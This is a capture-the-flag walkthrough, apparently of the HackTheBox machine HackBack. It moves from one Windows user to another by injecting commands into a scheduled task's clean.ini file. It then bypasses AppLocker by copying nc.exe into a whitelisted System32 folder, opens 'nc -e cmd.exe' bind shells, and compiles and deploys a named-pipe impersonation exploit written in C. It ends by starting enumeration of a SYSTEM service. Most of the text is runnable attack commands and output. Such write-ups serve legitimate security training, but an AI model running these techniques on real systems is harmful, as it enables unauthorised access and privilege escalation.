
We do have access to it and there's a hidden folder named scripts. Let's check it out.



```
PS hackback\simple@HACKBACK util> gci scripts

    Directory: C:\util\scripts

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/13/2018   2:54 PM                spool
-a----       12/21/2018   5:44 AM             84 backup.bat
-a----        5/24/2019   2:54 AM            402 batch.log
-a----       12/13/2018   2:56 PM             93 clean.ini
-a----        12/8/2018   9:17 AM           1232 dellog.ps1
-a----        5/24/2019   2:54 AM             35 log.txt

PS hackback\simple@HACKBACK util>
```


We have some scripts, log files and a clean.ini file. Let's look at their permissions.

```
icacls scripts\*.*
```



```
PS hackback\simple@HACKBACK util> icacls scripts\*.*
scripts\backup.bat NT AUTHORITY\SYSTEM:(F)
                   HACKBACK\simple:(M)
                   BUILTIN\Administrators:(F)

scripts\batch.log HACKBACK\hacker:(I)(F)
                  NT AUTHORITY\SYSTEM:(I)(F)
                  BUILTIN\Administrators:(I)(F)
                  HACKBACK\simple:(I)(RX)

scripts\clean.ini NT AUTHORITY\SYSTEM:(F)
                  BUILTIN\Administrators:(F)
                  HACKBACK\project-managers:(M)

scripts\dellog.bat NT AUTHORITY\SYSTEM:(F)
                   BUILTIN\Administrators:(F)
                   HACKBACK\project-managers:(RX)

icacls.exe : scripts\dellog.ps1: Access is denied.
```


Looking at the permissions we see that we Modify permissions on backup.bat and clean.ini and read permissions on batch.log and dellog.bat. There's another script named dellog.ps1 which we have no access to. Let's look at the dellog.bat script.



```
PS hackback\simple@HACKBACK util> cat scripts\dellog.bat
@echo off
rem =scheduled=
echo %DATE% %TIME% start bat >c:\util\scripts\batch.log
powershell.exe -exec bypass -f c:\util\scripts\dellog.ps1 >> c:\util\scripts\batch.log
for /F "usebackq" %%i in (`dir /b C:\util\scripts\spool\*.bat`) DO (
start /min C:\util\scripts\spool\%%i
timeout /T 5
del /q C:\util\scripts\spool\%%i
)
```

The script executes dellog.ps1 and appends the output to the batch.log script. Then it runs all the scripts in the spool folder which we don't have permissions to view.

Looking at the clean.ini file it looks like some sort of configuration file.




```
PS hackback\simple@HACKBACK util> cat scripts\clean.ini
[Main]
LifeTime=100
LogFile=c:\util\scripts\log.txt
Directory=c:\inetpub\logs\logfiles
PS hackback\simple@HACKBACK util>
```

Maybe one of the scripts running in a scheduled task makes use of this configuration file. As we have Modify access to it let's injecting commands into the file.

COMMAND INJECTION

Let's modify the clean.ini to check if we can inject commands. Use the following commands;


```
echo "[Main]" > C:\util\scripts\clean.ini
echo "LogFile=c:\util\scripts\log.txt & whoami /all > c:\programdata\w.txt"
>> C:\util\scripts\clean.ini
echo "Directory=c:\inetpub\logs\logfiles & whoami /all >
C:\ProgramData\d.txt" >> C:\util\scripts\clean.ini
```



```
PS hackback\simple@HACKBACK util> echo "[Main]" > scripts\clean.ini
PS hackback\simple@HACKBACK util> echo "LogFile=c:\util\scripts\log.txt & whoami /all > c:\programdata\w.txt" >> scripts\clean.ini
PS hackback\simple@HACKBACK util> echo "Directory=c:\inetpub\logs\logfiles & whoami /all > C:\ProgramData\d.txt" >> scripts\clean.ini
PS hackback\simple@HACKBACK util> type C:\util\scripts\clean.ini
[Main]
LogFile=c:\util\scripts\log.txt & whoami /all > c:\programdata\w.txt
Directory=c:\inetpub\logs\logfiles & whoami /all > C:\ProgramData\d.txt
PS hackback\simple@HACKBACK util> dir scripts
```

Looking at the timestamps on the batch.log file we'll notice that the script runs every 5 minutes.

After a while when the task runs again we should see the output of whoami /all in the "C:\ProgramData\w.txt" file while the file "C:\ProgramData\d.txt" is empty. This proves that there's a command injection in the LogFile attribute and that the task is running as the user hacker.




```
PS hackback\simple@HACKBACK util> type \ProgramData\w.txt

USER INFORMATION
----------------

User Name       SID
=============== =============================================
hackback\hacker S-1-5-21-2115913093-551423064-1540603852-1003
```

Now in order to get a shell we can use nc.exe but we can't get a reverse shell due to firewall restrictions. This can be solved by using a bind shell which listens on the host which we can connect to using proxychains.

First upload nc.exe onto the box using the upload function in the winrm script. We'll see that we can't execute the binary due to AppLocker policy.

```
cd ~
UPLOAD nc64.exe C:\users\simple\nc.exe
```




```
PS hackback\simple@HACKBACK util> cd ~
PS hackback\simple@HACKBACK simple> UPLOAD nc.exe C:\users\simple\nc.exe
Uploading nc.exe to C:\users\simple\nc.exe26916 bytes of 37544 bytes copied
37544 bytes of 37544 bytes copied

OK
PS hackback\simple@HACKBACK simple> cmd /c nc.exe
cmd.exe : This program is blocked by group policy. For more information, contact your system administrator.
    + CategoryInfo          : NotSpecified: (This program is... administrator.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
PS hackback\simple@HACKBACK simple>
```

This can be easily bypassed by copying the binary into a whitelisted folder in System32 like "C:\windows\system32\spool\drivers\color\".

```
copy nc.exe C:\windows\system32\spool\drivers\color\
```

And now trying to run the exe should work.




```
PS hackback\simple@HACKBACK simple> cmd /c c:\windows\system32\spool\drivers\color\nc.exe -h
cmd.exe : [v1.10 NT]
    + CategoryInfo          : NotSpecified: ([v1.10 NT]:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
```

To create a bind shell the command could be of the form:

```
cmd /c C:\windows\system32\spool\drivers\color\ nc.exe -lvp 4444 -e cmd.exe
```


Use the following commands to create the clean.ini file:

```
echo "[Main]" > \scripts\clean.ini
echo "LogFile=c:\util\scripts\log.txt & cmd /c
C:\windows\system32\spool\drivers\color\nc.exe -lvp 4444 -e cmd.exe" >>
C:\util\scripts\clean.ini
echo "Directory=c:\inetpub\logs\logfiles" >> C:\util\scripts\clean.ini
```



```
PS hackback\simple@HACKBACK simple> echo "[Main]" > C:\util\scripts\clean.ini
PS hackback\simple@HACKBACK simple> echo "LogFile=c:\util\scripts\log.txt & cmd /c C:\windows\system32\spool\
" >> C:\util\scripts\clean.ini
PS hackback\simple@HACKBACK simple> echo "Directory=c:\inetpub\logs\logfiles" >> C:\util\scripts\clean.ini
PS hackback\simple@HACKBACK simple> type C:\util\scripts\clean.ini
[Main]
LogFile=c:\util\scripts\log.txt & cmd /c C:\windows\system32\spool\drivers\color\nc.exe -lvp 4444 -e cmd.exe
Directory=c:\inetpub\logs\logfiles
PS hackback\simple@HACKBACK simple>
```

And the next time when the script runs we should be able to connect to the port using proxychains.



```
root@Ubuntu:~/Documents/HTB/HackBack# proxychains nc 10.10.10.128 4444
ProxyChains-3.1 (http://proxychains.sf.net)
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hackback\hacker

C:\Windows\system32>
```

ALTERNATE METHOD USING NAMED PIPES

Earlier we noticed that the user simple has SeImpersonatePrivilege. This can be abused by using named pipe impersonation. According to the documentation named pipes are used for facilitating IPC i.e Inter Process Communication. It can support two way communication between a server and it's clients.


Named pipe impersonation allows a server to perform operations in the context of the clients.

The LogFile attribute in the clean.ini configuration must be used to specify a log to write into. The user who runs the task could be writing to it. We can switch the LogFile with a named pipe so that when the user uses it, he connects to our malicious named pipe server.

So let’s create our binary. The source code can be found here:
https://github.com/MinatoTW/NamedPipeImpersonation/blob/master/NamedPipesCreateFile.c.


Here’s a step by step explanation of what the code does:

First enable SeImpersonatePrivilege, this is just a precautionary step. A user should possess the privilege to be able to enable it.




```
if (EnableWindowsPrivilege(SE_IMPERSONATE_NAME)) {
        printf("Enabled SeImpersonatePrivilege\n");
}
else
        printf("Failed to enable SeImpersonatePrivilege\n");

printf("Starting server\n");
```

Then, create a named pipe “haxx” and used the security attributes sa which is set to allow global access to the pipe. It then waits for connection from clients. Once connected it reads from the pipe. This is necessary to perform before impersonation.



```
hPipe = CreateNamedPipe(L"\\\\.\\pipe\\haxx", PIPE_ACCESS_DUPLEX, PIPE_TYPE_MESSAGE | PIPE_WAIT, 2, 0, 0, 0, &sa);

if (ConnectNamedPipe(hPipe, NULL) != FALSE)   // wait for someone to connect to the pipe
        printf("Connected to client\n");

if (!ReadFile(hPipe, &buffer, 1, &dwRead, NULL)) {
        printf("Read failed\n");
        exit(1);
}
```

Next, it tries to Impersonate the client, if successful it creates a file at the desired location using the CreateFile function and then writes data to it using the WriteFIle function. We can use this to write a bat file to the spool folder and get it executed.



```
    if (ImpersonateNamedPipeClient(hPipe) != TRUE) {
            printf("Failed to impersonate client\n");
            exit(1);
    }
    else {

            HANDLE hFile;
            DWORD dwBytesWritten = 0;
            BOOL bErrorFlag = FALSE;
            DWORD dwBytesToWrite = (DWORD)strlen(Data);
            printf("Successfully impersonated client, writing file now...%s\n", fileName );
```

First download the file make the following changes at the top:


```
char Data[] = "C:\\Windows\\System32\\spool\\drivers\\color\\nc.exe -lvp
5555 -e cmd.exe";
LPWSTR fileName = L"C:\\util\\scripts\\spool\\pwn.bat";
```

Now compile the program using mingw. Make sure mingw-64 is installed.

```
apt install mingw-64
x86_64-w64-mingw32-gcc -D UNICODE NamedPipesCreateFile.c -o exploit.exe
```

Now upload the exe using the PHP RCE script from earlier.

```
# Using the script
upload exploit.exe,/windows/system32/spool/drivers/color/exploit.exe
```




```
    Directory: C:\windows\system32\spool\drivers\color


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/26/2019   1:33 PM         351293 exploit.exe
```

Now inject the named pipe path into the LogFile attribute.

```
echo "[Main]" > C:\util\scripts\clean.ini
echo "LogFile=\\.\pipe\haxx" >> C:\util\scripts\clean.ini
echo "Directory=c:\inetpub\logs\logfiles" >> C:\util\scripts\clean.ini
```


Once this is done, execute the binary and wait for the task to run again:

```
C:\windows\system32\spool\drivers\color\exploit.exe
```



```
PS hackback\simple@HACKBACK Documents> C:\windows\system32\spool\drivers\color\exploit.exe
Enabled SeImpersonatePrivilege
Starting server
Connected to client
Impersonating...
Successfully impersonated client, writing file now...C
Writing 67 bytes to C
Wrote successfully.
PS hackback\simple@HACKBACK Documents>
```

When the task runs and the pipe is accessed the exploit should be written into the spool folder and the bat file will get executed. We can then connect to it using proxychains.



```
root@Ubuntu:~/Documents/HTB/HackBack# proxychains nc 10.10.10.128 5555
ProxyChains-3.1 (http://proxychains.sf.net)
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hackback\hacker

C:\Windows\system32>
```


PRIVILEGE ESCALATION

ENUMERATION

During the initial enumeration we discovered a service named UserLogger running as SYSTEM. Let's look at the details of the service.

```
powershell "&{ get-service userlogger | fl * }"
```


However, we get minimal information, like the service is stopped and start type is manual.



```
powershell "&{ get-service userlogger | fl * }"


Name                : userlogger
RequiredServices    : {}
CanPauseAndContinue : False
CanShutdown         : False
CanStop             : False
DisplayName         : User Logger
DependentServices   : {}
MachineName         : .
ServiceName         : userlogger
ServicesDependedOn  : {}
ServiceHandle       :
Status              : Stopped
ServiceType         : Win32OwnProcess
StartType           : Manual
Site                :
Container           :
```

Let's query it using the sc command instead.


```
sc qc userlogger
```



```
C:\Windows\system32>sc qc userlogger
sc qc userlogger
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : c:\windows\system32\UserLogger.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : User Logger
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

We see the service binary path is C:\Windows\System32\UserLogger.exe. Let's see if we have permission to start/stop the service.

```
sc sdshow userlogger
```




```
C:\Windows\system32>sc sdshow userlogger
sc sdshow userlogger

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCLCSWRPWPDTLORC;;;S-1-5-21-2115913093-551423064-1540603852-1003)
LCSWLORC;;;BU)(A;;CCLCSWRPWPLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)
```

We can see the permissions using the sdshow command which is displayed in SDDL (Security Descriptor Definition Language). Let's break it down following this. The first ACL ending with SY is for the SYSTEM account. The next ACL is ending with the SID of hacker user. The ACE attribute "A::" at the beginning stands for "Allowed" which means that we have permission to start / stop the service.

Having confirmed this, let's download and analyze the binary. To download it, first copy the binary to a readable folder like C:\ProgramData and then download it using the RCE script.

```
copy C:\windows\system32\userlogger.exe C:\programdata\userlogger.exe
```

